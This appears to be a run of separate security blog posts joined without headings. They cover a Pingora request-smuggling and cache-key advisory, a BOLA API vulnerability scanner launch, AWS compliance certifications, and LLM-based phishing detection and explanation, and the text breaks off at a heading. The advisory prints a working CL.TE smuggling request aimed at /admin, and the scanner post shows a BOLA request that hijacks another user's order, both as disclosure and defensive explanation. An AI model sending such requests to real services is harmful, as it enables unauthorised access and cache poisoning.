
The reporter also demonstrated what appeared to be a more classic “CL.TE” desync-type attack, where the Pingora proxy would use Content-Length as framing while the backend would use Transfer-Encoding as framing:
GET / HTTP/1.0
Host: example.com
Connection: keep-alive
Transfer-Encoding: identity, chunked
Content-Length: 29

0

GET /admin HTTP/1.1
X:
In the reporter’s example, Pingora would treat all subsequent bytes after the first GET / request header as part of that request’s body, but the node.js backend server would interpret the body as chunked and ending at the zero-length chunk. There are actually a few things going on here:
Pingora’s chunked encoding recognition was quite barebones (only checking for whether Transfer-Encoding was “chunked”) and assumed that there could only be one encoding or Transfer-Encoding header. But the RFC only mandates that the final encoding must be chunked to apply chunked framing. So per RFC, this request should have a chunked message body (if it were not HTTP/1.0 — more on that below).
Pingora was also not actually using the Content-Length (because the Transfer-Encoding overrode the Content-Length per RFC). Because of the unrecognized Transfer-Encoding and the HTTP/1.0 version, the request body was instead treated as close-delimited (which means that the response body’s end is marked by closure of the underlying transport connection). An absence of framing headers would also trigger the same misinterpretation on HTTP/1.0. Although response bodies are allowed to be close-delimited, request bodies are never close-delimited. In fact, this clarification is now explicitly called out as a separate note in RFC 9112.
This is an HTTP/1.0 request that did not define Transfer-Encoding. The RFC mandates that HTTP/1.0 requests containing Transfer-Encoding must “treat the message as if the framing is faulty” and close the connection. Parsers such as the ones in nginx and hyper just reject these requests to avoid ambiguous framing.
When an attacker pipelines a partial HTTP request header after the HTTP/1.0 + Transfer-Encoding request, Pingora would incorrectly interpret that partial header as part of the same request, rather than as a distinct request. This enables the same kind of desync attack as described in the premature Upgrade example.
This spoke to a more fundamental misreading of the RFC particularly in terms of response vs. request message framing. We’ve since fixed the improper multiple Transfer-Encoding parsing, adhere strictly to the request length guidelines such that HTTP request bodies can never be considered close-delimited, and reject invalid Content-Length and HTTP/1.0 + Transfer-Encoding request messages. Further protections we’ve added include rejectingCONNECT requests by default because the HTTP proxy logic doesn’t currently treat CONNECT as special for the purposes of CONNECT upgrade proxying, and these requests have special message framing rules. (Note that incoming CONNECT requests are rejected by the Cloudflare CDN.)
When we investigated and instrumented our services internally, we found no requests arriving at our Pingora services that would have been misinterpreted. We found that downstream proxy layers in the CDN would forward as HTTP/1.1 only, reject ambiguous framing such as invalid Content-Length, and only forward a single Transfer-Encoding: chunked header for chunked requests.
3. Cache key construction
The researcher also reported one other cache poisoning vulnerability regarding default CacheKey construction. The naive default implementation factored in only the URI path (without other factors such as host header or upstream server HTTP scheme), which meant different hosts using the same HTTP path could collide and poison each other’s cache.
This would affect users of the alpha proxy caching feature who chose to use the default CacheKey implementation. We have since removed that default, because while using something like HTTP scheme + host + URI makes sense for many applications, we want users to be careful when constructing their cache keys for themselves. If their proxy logic will conditionally adjust the URI or method on the upstream request, for example, that logic likely also must be factored into the cache key scheme to avoid poisoning.
Internally, Cloudflare’s default cache key uses a number of factors to prevent cache key poisoning, and never made use of the previously provided default.
Recommendation
If you use Pingora as a proxy, upgrade to Pingora 0.8.0 at your earliest convenience.
We apologize for the impact this vulnerability may have had on Pingora users. As Pingora earns its place as critical Internet infrastructure beyond Cloudflare, we believe it’s important for the framework to promote use of strict RFC compliance by default and will continue this effort. Very few users of the framework should have to deal with the same “wild Internet” that Cloudflare does. Our intention is that stricter adherence to the latest RFC standards by default will harden security for Pingora users and move the Internet as a whole toward best practices.
Disclosure and response timeline
– 2025‑12‑02: Upgrade‑based smuggling reported via bug bounty.
– 2026-01-18: Default cache key construction issue reported.
– 2026‑01‑29 to 2026‑02‑13: Fixes validated with the reporter. Work on more RFC-compliance checks continues.
– 2026-02-25: Cache key default removal and additional RFC checks validated with researcher.
– 2026‑03-02: Pingora 0.8.0 released.
– 2026-03-04: CVE advisories published.
Acknowledgements
We thank Rajat Raghav (xclow3n) for the report, detailed reproductions, and verification of the fixes through our bug bounty program. Please see their corresponding blog for more information.
We would also extend a heartfelt thank you to the Pingora open source community for their active engagement, issue reports, and contributions to the framework. You truly help us build a better Internet.
Security is traditionally a game of defense. You build walls, set up gates, and write rules to block traffic that looks suspicious. For years, Cloudflare has been a leader in this space: our Application Security platform is designed to catch attacks in flight, dropping malicious requests at the edge before they ever reach your origin. But for API security, defensive posturing isn’t enough.
That’s why today, we are launching the beta of Cloudflare’s Web and API Vulnerability Scanner.
We are starting with the most pervasive and difficult-to-catch threat on the OWASP API Top 10: Broken Object Level Authorization, or BOLA. We will add more vulnerability scan types over time, including both API and web application threats.
The most dangerous API vulnerabilities today aren’t generic injection attacks or malformed requests that a WAF can easily spot. They are logic flaws—perfectly valid HTTP requests that meet the protocol and application spec but defy the business logic.
To find these, you can’t just wait for an attack. You have to actively hunt for them.
The Web and API Vulnerability Scanner will be available first for API Shield customers. Read on to learn why we are focused on API security scans for this first release.
Why purely defensive security misses the mark
In the web application world, vulnerabilities often look like syntax errors. A SQL injection attempt looks like code where data should be. A cross-site scripting (XSS) attack looks like a script tag in a form field. These have signatures.
API vulnerabilities are different. To illustrate, let’s imagine a food delivery mobile app that communicates solely with an API on the backend. Let’s take the orders endpoint:
Endpoint Definition: /api/v1/orders
Method
Resource Path
Description
GET
/api/v1/orders/{order_id}
Check Status. Returns the tracking status of a specific order (e.g., “Kitchen is preparing”).
PATCH
/api/v1/orders/{order_id}
Update Order. Allows the user to modify the drop-off location or add delivery instructions.
In a broken authorization attack like BOLA, User A (the attacker) requests to update the delivery address of a paid-for order belonging to User B (the victim). The attacker simply inserts User B’s {order_id} in the PATCH request.
Here is what that request looks like, with ‘8821’ as User B’s order ID. Notice that User A is fully authenticated with their own valid token:
PATCH /api/v1/orders/8821 HTTP/1.1
Host: api.example.com
Authorization: Bearer <User_A_Valid_Token>
Content-Type: application/json

{
  "delivery_address": "123 Attacker Way, Apt 4",
  "instructions": "Leave at front door, ring bell"
}
The request headers are valid. The authentication token is valid. The schema is correct. To a standard WAF, this request looks perfect. A bot management offering may even be fooled if a human is manually sending the attack requests.
User A will now get B’s food delivered to them! The vulnerability exists because the API endpoint fails to validate if User A actually has permission to view or update user B’s data. This is a failure of logic, not syntax. To fix this, the API developer could implement a simple check: if (order.userID != user.ID) throw Unauthorized;
You can detect these types of vulnerabilities by actively sending API test traffic or passively listening to existing API traffic. Finding these vulnerabilities through passive scanning requires context. Last year we launched BOLA vulnerability detection for API Shield. This detection automatically finds these vulnerabilities by passively scanning customer traffic for usage anomalies. To be successful with this type of scanning, you need to know what a “valid” API call looks like, what the variable parameters are, how a typical user behaves, and how the API behaves when those parameters are manipulated.
Yet there are reasons security teams may not have any of that context, even with access to API Shield’s BOLA vulnerability detection. Development environments may need to be tested but lack user traffic. Production environments may (thankfully) have a lack of attack traffic yet still need analysis, and so on. In these circumstances, and to be proactive in general, teams can turn to Dynamic Application Security Testing (DAST). By creating net-new traffic profiles intended specifically for security testing, DAST tools can look for vulnerabilities in any environment at any time.
Unfortunately, traditional DAST tools have a high barrier to entry. They are often difficult to configure, require you to manually upload and maintain Swagger/OpenAPI files, struggle to authenticate correctly against modern complex login flows, and can simply lack any API-specific security tests (e.g. BOLA).
Cloudflare’s API scanning advantage
In the food delivery order example above, we assumed the attacker could find a valid order to modify. While there are often avenues for attackers to gather this type of intelligence in a live production environment, in a security testing exercise you must create your own objects before testing the API’s authorization controls. For typical DAST scans, this can be a problem, because many scanners treat each individual request on its own. This method fails to chain requests together in the logical pattern necessary to find broken authorization vulnerabilities. Legacy DAST scanners can also exist as an island within your security tooling and orchestration environment, preventing their findings from being shared or viewed in context.
Vulnerability scanning from Cloudflare is different for a few key reasons.
First, Security Insights will list results from our new scans alongside any existing Cloudflare security findings for added context. You’ll see all your posture management information in one place.
Second,we already know your API’s inputs and outputs. If you are an API Shield customer, Cloudflare already understands your API. Our API Discovery and Schema Learning features passively catalog your endpoints and learn your traffic patterns. While you’ll need to manually upload an OpenAPI spec to get started for our initial release, you will be able to get started quickly without one in a future release.
Third, because we sit at the edge, we can turn passive traffic inspection knowledge into active intelligence. It will be easy to verify BOLA vulnerability detection risks (found via traffic inspection) by sending net-new HTTP requests with the vulnerability scanner.
And finally, we have built a new, stateful DAST platform, as we detail below. Most scanners require hours of setup to “teach” the tool how to talk to your API. With Cloudflare, you can effectively skip that step and get started quickly. You provide the API credentials, and we’ll use your API schemas to automatically construct a scan plan.
Building automatic scan plans
APIs are commonly documented using OpenAPI schemas. These schemas denote the host, method, and path (commonly, an “endpoint”) along with the expected parameters of incoming requests and resulting responses. In order to automatically build a scan plan, we must first make sense of these API specifications for any given API to be scanned.
Our scanner works by building up an API call graph from an OpenAPI document and subsequently walking it, using attacker and owner contexts. Owners create resources, attackers subsequently try to access them. Attackers are fully authenticated with their own set of valid credentials. If an attacker successfully reads, modifies or deletes an unowned resource, an authorization vulnerability is found.
Consider for example the above delivery order with ID 8821. For the server-side resource to exist, it needed to be originally created by an owner, most likely in a “genesis” POST request with no or minimal dependencies (previous necessary calls and resulting data). Modelling the API as a call graph, such an endpoint constitutes a node with no or few incoming edges (dependencies). Any subsequent request, such as the attacker’s PATCH above, then has a data dependency (the data is order_id) on the genesis request (the POST). Without all data provided, the PATCH cannot proceed.
Here we see in purple arrows the nodes in this API graph that are necessary to visit an order to add a note to an order via the POST /api/v1/orders/{order_id}/note/{note_id} endpoint. Importantly, none of the steps or logic shown in the diagram is available in the OpenAPI specification! It must be inferred logically through some other means, and that is exactly what our vulnerability scanner will do automatically.
In order to reliably and automatically plan scans across a variety of APIs, we must accurately model these endpoint relationships from scratch. However, two problems arise: data quality of API specifications is not guaranteed, and even functionally complete schemas can have ambiguous naming schemes. Consider a simplified OpenAPI specification for the above API, which might look like
openapi: 3.0.0
info:
  title: Order API
  version: 1.0.0
paths:
  /api/v1/orders:
    post:
      summary: Create an order
      requestBody:
        required: true
        content:
          application/json:
            schema:
              type: object
              properties:
                product:
                  type: string
                count:
                  type: integer
              required:
                - product
                - count
      responses:
        '201':
          description: Item created successfully
          content:
            application/json:
              schema:
                type: object
                properties:
                  result:
                    type: object
                    properties:
                      id:
                        type: integer
                      created_at:
                        type: integer
                  errors:
                    type: array
                    items:
                      type: string
  /api/v1/orders/{order_id}:
    patch:
      summary: Modify an order by ID
      parameters:
        - name: order_id
          in: path
We can see that the POST endpoint returns responses such as
To a human observer, it is quickly evident that $.result.id is the value to be injected in order_id for the PATCH endpoint. The id property might also be called orderId, value or something else, and be nested arbitrarily. These subtle inconsistencies in OpenAPI documents of arbitrary shape are intractable for heuristics-based approaches.
Our scanner uses Cloudflare’s own Workers AI platform to tackle this fuzzy problem space. Models such as OpenAI’s open-weight gpt-oss-120b are powerful enough to match data dependencies reliably, and to generate realistic fakedata where necessary, essentially filling in the blanks of OpenAPI specifications. Levering structured outputs, the model produces a representation of the API call graph for our scanner to walk, injecting attacker and owner credentials appropriately.
This approach tackles the problem of needing human intelligence to infer authorization and data relationships in OpenAPI schemas with artificial intelligence to do the same. Structured outputs bridge the gap from the natural language world of gpt-oss back to machine-executable instructions. In addition to Workers AI solving the planning problem, self-hosting on Workers AI means our system automatically benefits from Cloudflare’s highly available, globally distributed architecture.
Built on proven foundations
Building a vulnerability scanner that customers will trust with their API credentials demands proven infrastructure. We did not reinvent the wheel here. Instead, we integrated services that have been validated and deployed across Cloudflare for two crucial components of our scanner platform: the scanner’s control plane and the scanner’s secrets store.
The scanner’s control plane integrates with Temporal for Scan Orchestration, on which other internal services at Cloudflare already rely. The complexity of the numerous test plans executed in each Scan is effectively managed by Temporal’s durable execution framework.
The entire backend is written in Rust, which is widely adopted at Cloudflare for infrastructure services. This lets us reuse internal libraries and share architectural patterns across teams. It also positions our scanner for potential future integration with other Cloudflare systems like FL2 or our test framework Flamingo – enabling scenarios where scanning could coordinate more tightly with edge request handling or testing infrastructure.
Credential security through HashiCorp’s Vault Transit Secret Engine
Scanning for broken authentication and broken authorization vulnerabilities requires handling API user credentials. Cloudflare takes this responsibility very seriously.
We ensure that our public API layer has minimal access to unencrypted customer credentials by using HashiCorp’s Vault Transit Secret Engine (TSE) for encryption-as-a-service. Immediately upon submission, credentials are encrypted by TSE—which handles the encryption but does not store the ciphertext—and are subsequently stored on Cloudflare infrastructure.
Our API is not authorized to decrypt this data. Instead, decryption occurs only at the last stage when a TestPlan makes a request to the customer’s infrastructure. Only the Worker executing the test is authorized to request decryption, a restriction we strengthen using strict typing with additional safety rails inside Rust to enforce minimal access to decryption methods.
We further secure our customers’ credentials through regular rotation and periodic rewraps using TSE to mitigate risk. This process means we only interact with the new ciphertext, and the original secret is kept unviewable.
What’s next?
We are releasing BOLA vulnerability scanning starting today as an Open Beta for all API Shield customers, and are working on future API threat scans for future release. Via the Cloudflare API, you can trigger scans, manage configuration, and retrieve results programmatically to integrate directly into your CI/CD pipelines or security dashboards. For API Shield Customers: check the developer docs to start scanning your endpoints for BOLA vulnerabilities today.
We are starting with BOLA vulnerabilities because they are the hardest API vulnerability to solve and the highest risk for our customers. However, this scanning engine is built to be extensible.
In the near future, we plan to expand the scanner’s capabilities to cover the most popular of the OWASP Web Top 10 as well: classic web vulnerabilities like SQL injection (SQLi) and cross-site scripting (XSS). To be notified upon release, sign up for the waitlist here, and you’ll be first to learn when we expand the engine to general web application vulnerabilities.
This alignment with DESC requirements demonstrates our continued commitment to adhere to the heightened expectations for CSPs. Government customers of AWS can run their applications in AWS Cloud-certified Regions with confidence.
The AWS compliance to the DESC Framework requirements were validated by an independent third-party auditor (BSI) prior to issuance of a renewed certificate by DESC. The updated DESC CSP certificate is available through AWS Artifact, and is valid for one year to January 22, 2027. AWS Artifact is a self-service portal for on-demand access to AWS compliance reports. Sign in to AWS Artifact in the AWS Management Console, or learn more at Getting Started with AWS Artifact.
The certification includes the following 10 additional services in scope, for a total of 108 services:
This is a 10% increase in the number of services in the Middle East (UAE) Region that are in scope of the DESC CSP certification.
AWS strives to continuously bring services into the scope of its compliance programs to help you meet your architectural and regulatory needs. You can view the current list of services in scope on our Services in Scope page. You can also reach out to your AWS account team if you have any questions or feedback about DESC compliance.
To learn more about our compliance and security programs, see AWS Compliance Programs. As always, we value your feedback and questions; reach out to the AWS Compliance team through the Contact Us page.
If you have feedback about this post, submit comments in the Comments section below
The Swiss Financial Market Supervisory Authority (FINMA) has published several requirements and guidelines about engaging with outsourced services for the regulated financial services customers in Switzerland.
An independent third-party audit firm issued the report to assure customers that the AWS control environment is appropriately designed and operating effectively to support of adherence with FINMA requirements.
The latest report covers the 12-month period from October 1, 2024 to September 30, 2025 for the following circulars:
2018/03 Outsourcing – banks, insurance companies and selected financial institutions under FinIA
2023/01 Operational risks and resilience – banks
Business Continuity Management (BCM) minimum standards proposed by the Swiss Insurance Association.
AWS has added the following five services to the current FINMA scope:
Customers can find the FINMA ISAE 3000 report on AWS Artifact. AWS Artifact is a self-service portal for on-demand access to AWS compliance reports. Sign in to AWS Artifact in the AWS Management Console, or learn more at Getting Started with AWS Artifact. Security and compliance is a shared responsibility between AWS and the customer. When customers move their computer systems and data to the cloud, security responsibilities are shared between the customer and the cloud service provider. For more information, see the AWS Shared Security Responsibility Model.
To learn more about our compliance and security programs, see AWS Compliance Programs. As always, we value your feedback and questions; reach out to the AWS Compliance team through the Contact Us page.
If you have feedback about this post, submit comments in the Comments section below
Email security has always been defined by impermanence. It is a perpetual call-and-response arms race, where defenses are only as strong as the last bypass discovered and attackers iterate relentlessly for even marginal gains. Every control we deploy eventually becomes yesterday’s solution.
What makes this challenge especially difficult is that our biggest weaknesses are, by definition, invisible.
This problem is best illustrated by a classic example from World War II. Mathematician Abraham Wald was tasked with helping Allied engineers decide where to reinforce bomber aircraft. Engineers initially focused on the bullet holes visible on planes returning from missions. Wald pointed out the flaw: they were reinforcing the areas where planes could already take damage and survive. The true vulnerabilities were on the planes that never came back.
Email security faces an identical hurdle: our detection gaps are unseen. By integrating LLMs, we advance email phishing protection and move from reactive to proactive detection improvement.
The limits of reactive defense
Traditional email security systems improve primarily through user-reported misses. For example, if we marked a spam message as clean, customers can send us the original EML to our pipelines for our analysts to analyze and update our models. This feedback loop is necessary and valuable, but it is inherently reactive. It depends on someone noticing a failure after the fact and taking the time to report it.
That means detection improvements are often driven by what attackers already succeeded at, rather than by what they are about to exploit next.
To close this gap, we need a way to systematically observe the “planes that didn’t make it back.”
Mapping the threat landscape with LLMs
Large Language Models (LLMs) hit the mainstream market in late 2022 and early 2023, fundamentally changing how we process unstructured data. At their core, LLMs use deep learning and massive datasets to predict the next token in a sequence, allowing them to understand context and nuance. They are particularly well-suited for email security because they can read natural language and characterize complex concepts (like intent, urgency, and deception) across millions of messages.
Every day, Cloudflare processes millions of unwanted emails. Historically, it was not feasible to deeply characterize each message beyond coarse classifications. Manually mapping emails to nuanced threat vectors simply did not scale.
Now, Cloudflare has integrated LLMs into our email security tools to identify threats before they strike. By using the power of LLMs, as we’ll describe below, we can finally see a clear and comprehensive picture of the evolving threat landscape.
Our LLM-driven categorization shows clear spikes and persistent trends across several distinct categories, including “PrizeNotification” and “SalesOutreach”.
These LLM-generated tags provide Cloudflare analysts with high-fidelity signals in near real time. Tasks that previously required hours of manual investigation and complex querying can now be surfaced automatically, with relevant context attached. This directly increases the velocity at which we can build new targeted Machine Learning models or retrain existing ones to address emerging behaviors.
Because Cloudflare operates at global Internet scale, we can gather these insights earlier than ever before, often before a new technique becomes widely visible through customer-reported misses.
The Sales Outreach threat
One of the clearest patterns we’ve identified using this new intelligence is the continued persistence of malicious messages structured to look like Sales Outreach-style phishing. These emails are designed to mimic legitimate B2B communication, often presenting opportunities to purchase or receive “special deals” on unique items or services, to lure targets into clicking malicious links or providing credentials.
Once LLM categorization surfaced Sales Outreach as a dominant vector, we moved from broad visibility to targeted data collection.
Using LLM-generated tags, we began systematically isolating messages that exhibited Sales Outreach characteristics across our global dataset. This produced a continuously growing, high-precision corpus of real-world examples, including confirmed malicious messages as well as borderline cases that traditional systems struggled to classify. From this corpus, we built a dedicated training pipeline.
First, we curated training data by grouping messages based on shared linguistic and structural traits identified by the LLMs. These traits included persuasive framing, manufactured urgency, transactional language, and subtle forms of social proof.
Next, we focused feature extraction on sentiment and intent rather than static indicators. The model learns how requests are phrased, how credibility is established, and how calls to action are embedded within otherwise normal business conversations.
Finally, we trained a purpose-built sentiment analysis model optimized specifically for Sales Outreach behavior. This avoided overloading a general phishing classifier and allowed us to tune precision and recall for this threat class.
Turning language into enforcement
The output of this model is a risk score that reflects how closely a message aligns with known Sales Outreach attack patterns. That score is evaluated alongside existing signals such as sender reputation, link behavior, and historical context to determine whether a message should be blocked, quarantined, or allowed.
This process is continuous. As attackers adapt their language, newly observed messages are fed back into the pipeline and used to refine the model without waiting for large volumes of user-reported misses. LLMs act as the discovery layer by surfacing new linguistic variants, while the specialized model performs fast and scalable enforcement.
This is what an all-out offensive looks like in practice. It is a feedback loop where large-scale language understanding drives focused, high-precision detection. The result is earlier intervention against a threat class that thrives on subtlety, and fewer malicious sales emails reaching the inbox.
Results of the undertaking
The visibility unlocked by LLM-driven mapping fundamentally changed how we improve detections. Instead of waiting for attackers to succeed and relying on downstream user reports, we gained the ability to identify systemic gaps earlier and address them at the source. This shift from reactive remediation to proactive reinforcement translated directly into measurable customer impact.
The most immediate signal of success was a marked reduction in customer friction. Sales Outreach–related phishing has historically generated a high volume of user-reported misses, largely because these messages closely resemble legitimate business communication and often evade traditional rule-based or reputation-driven systems. As our targeted models came online and were continuously refined using LLM-derived insights, fewer of these messages reached end users in the first place.
The data reflects this change clearly. Average daily Sales Outreach submissions — messages that we labeled as clean but were in fact Sales Outreach phishing emails, flagged by end users — dropped from 965 in Q3 2025 to 769 in Q4 2025, representing a 20.4% reduction in reported missesin a single quarter.
This reduction is not just a metric improvement; it represents thousands fewer disruptive moments per day for security teams and end users alike. Each avoided submission is a phishing attempt that was stopped before it could erode trust, consume analyst time, or force a user to make a security judgment mid-workflow. We have seen this trend continue in Q1 of 2026 with average daily submissions decreasing by two-thirds.
In effect, LLMs allowed us to “see” the planes that never made it back. By illuminating previously invisible failure modes, we were able to reinforce defenses precisely where attackers were concentrating their efforts. The result is a system that improves not only detection rates, but also the day-to-day experience of the people relying on it.
The next front in the arms race
Our work with LLMs is just beginning.
To stay ahead of the next evolution of attacks, we are moving toward a model of total environmental awareness by refining LLM specificity to extract forensic-level detail from every interaction. This granular mapping allows us to identify specific tactical signatures rather than relying on broad labels.
Simultaneously, we are deploying specialized machine learning models purpose-built to hunt for emerging, high-obfuscation vectors at the “fringes” that traditional defenses miss. By leveraging this real-time LLM data as a strategic compass, we can shift our human expertise away from known noise and toward the critical gaps where the next strike is likely to land.
By illuminating the “planes that didn’t make it back,” we are doing more than just reacting to missed email; we are systematically narrowing the battlefield. In the email arms race, the advantage belongs to the side that can see the invisible first.
Ready to enhance your email security?
We provide all organizations (whether a Cloudflare customer or not) with free access to our Retro Scan tool, allowing them to use our predictive AI models to scan existing inbox messages in Microsoft 365.
Retro Scan will detect and highlight any threats found, enabling organizations to remediate them directly in their email accounts. With these insights, organizations can implement further controls, either using Cloudflare Email Security or their preferred solution, to prevent similar threats from reaching their inboxes in the future.
If you are interested in how Cloudflare can help secure your inboxes, sign up for a phishing risk assessment here.
Today’s security ecosystem generates a staggering amount of complex telemetry. For instance, processing a single email requires analyzing sender reputation, authentication results, link behavior, infrastructure metadata, and countless other attributes. Simultaneously, Cloud access security broker (CASB) engines continuously scan SaaS environments for signals that detect misconfigurations, risky access, and exposed data.
But while detections have become more sophisticated, explanations have not always kept pace.
Security and IT teams are often aware when something is flagged, but they do not always know, at a glance, why. End users are asked to make real-time decisions about emails that may impact the entire organization, yet they are rarely given clear, contextual guidance in the moment that matters.
Cloudy is our LLM-powered explanation layer, built directly into Cloudflare One. It translates complex machine learning outputs into precise, human-readable guidance for security teams and end users alike. Instead of exposing raw technical signals, Cloudy surfaces the reasoning behind a detection in a way that drives informed action.
For Cloudflare Email Security, this means helping users understand why a message was flagged before they escalate it to the security operations center, or SOC. For Cloudflare CASB, it means helping administrators quickly understand the risk and remediation path for SaaS findings without having to manually assess low-level signals.
This post outlines how we are extending Cloudy across Phishnet and API CASB to improve decision making, reduce unnecessary noise, and turn complex security signals into clear, actionable insight.
Cloudy for Email Security users
When an email is analyzed by Cloudflare Email Security, it is not evaluated by a single signal or model. Instead, a wide range of machine learning models analyze different parts of the message, from sender reputation and message structure to content, links, and behavioral patterns. This model set continues to grow as our machine learning team regularly trains and deploys new detections to keep pace with evolving threats.
Based on this analysis, messages are labeled with outcomes such as Malicious, Suspicious, Spam, Bulk, or Spoof. While these detections have been effective, we consistently heard feedback from customers that it was not always clear why a message was flagged. The decision was correct, they told us — but the reasoning behind it was often opaque to both end users and security teams.
To address this, we introduced the first version of Cloudy: LLM-powered summaries for detections. These summaries translate what our machine learning models are seeing into human readable explanations. Initially, these summaries were available in the Cloudflare dashboard to help SOC teams during investigations. Over the past few months, customer feedback has confirmed that these explanations significantly improve understanding in our detections.
As we continued speaking with customers, another challenge surfaced. Our Phishnet tool allows users to submit messages to the SOC when they believe an email may be suspicious. While this empowers employees to participate in security, many SOC teams told us their queues were being flooded with submissions that turned out to be clean messages.
The result was unnecessary backlog and slower response times for emails that actually required investigation.
At the same time, customers told us that traditional security awareness training was not always enough. Users still struggled to evaluate emails in the moment, when it mattered most. They wanted more contextual guidance directly within the workflow where decisions are made.
This upgrade is designed to address both of these problems. By bringing clearer explanations and contextual education directly into Phishnet, we aim to help users make better decisions while reducing noise for SOC teams, without sacrificing security.
The problem: Some users flag too many emails, while some aren’t cautious enough
As organizations and attack techniques have evolved, so has the role of the end user. Modern email threats increasingly rely on social engineering, subtle impersonation, and psychological pressure which places users directly in the decision path.
In response, users are being asked to act as an additional layer of defense. However, traditional security awareness tools often fall short. Training is typically delivered through periodic sessions or simulated phishing campaigns, disconnected from real messages and real decisions. When users encounter an unfamiliar email, they are left without enough context to confidently assess risk.
This gap commonly leads to one of two outcomes. Some users submit nearly every questionable message to the SOC, creating excessive noise and slowing down investigations. Others interact with messages they should not, simply because nothing in the moment signals clear risk.
By embedding Cloudy directly into Phishnet, we close this gap.
Users receive immediate, contextual explanations that help them understand what Cloudflare is seeing and why a message may be risky. This enables users to make informed decisions at the point of interaction, reduces unnecessary escalations to the SOC, and allows security teams to focus on the messages that truly require attention.
Over time, this approach shifts users from being a source of noise to becoming an effective part of the detection and response workflow. The result: stronger email security, without adding friction or burden to security teams.
Phishnet for Microsoft gets a Cloudy upgrade
In the next month, we will be upgrading our Phishnet reporting button to extend the Cloudy summaries.
The new Phishnet screens will show Cloudy summaries.
With this upgrade, end users receive a simplified, user-friendly version of Cloudy summaries at the moment they report a message. These summaries are generated in real time using Cloudflare Workers AI and run directly on Cloudflare’s global Workers platform when a user interacts with a message in Phishnet.
When a user clicks the Phishnet reporting button, the request triggers a Workers-based workflow that aggregates structured outputs from multiple detection models associated with that message. These model outputs include signals such as sender reputation, domain and infrastructure characteristics, authentication results, link and content analysis, and behavioral indicators collected during message processing.
The aggregated signals are then passed to Workers AI, where a series of purpose-built prompts generate a natural language explanation. Each prompt is designed to transform low-level detection outputs into a concise and human-readable summary. This process focuses on explanation rather than classification and does not alter the original disposition of the message.
How Cloudy transforms detections into clear explanations.
For this experience, we intentionally redesigned the summaries compared to those shown to administrators in the Cloudflare dashboard. During testing, we found that admin-focused summaries often relied on technical concepts that were difficult for non-technical users to interpret. Terms such as ASNs, IP reputation, or authentication failures required translation.
To ensure end users can understand the summaries, Phishnet emphasizes plain-language explanations while preserving the meaning of the underlying detections.
Signal
What it means
Cloudy translation for end users
SPF Fail
Sender explicitly not authorized by SPF
This email failed a sender verification check.
DKIM Fail
Message signature does not validate
The message integrity check failed, which can be a sign of tampering.
DMARC Fail
DMARC policy check failed
The sender’s domain could not confirm this email is legitimate.
Reply to Mismatch
Reply To differs from From
Replies may go to a different address than the sender shown.
Domain Age
Domain recently registered
The sender domain is newly created, which is common in phishing.
URL Low Reputation
Destination URL has poor reputation
The link destination has signals associated with risk.
Because this workflow runs on the Cloudflare Workers platform, summaries are generated with low latency and at global scale — so users receive immediate feedback at the moment of interaction. This real-time context allows users to better understand why an email may be risky or why it appears safe before deciding whether to escalate it to the SOC.
We are currently beta testing this experience with Microsoft customers to ensure the summaries are accurate and reliable. Cloudy summaries are not trained on customer data. We are also applying additional validation to ensure the generated explanations do not hallucinate. Accuracy is critical at this stage as incorrect guidance could introduce real security risk.
Following the beta period, we plan to expand access to all Microsoft users. We will also bring similar upgrades to the Phishnet sidebar for Google Workspace users later in 2026.
Your CASB findings, explained with Cloudy
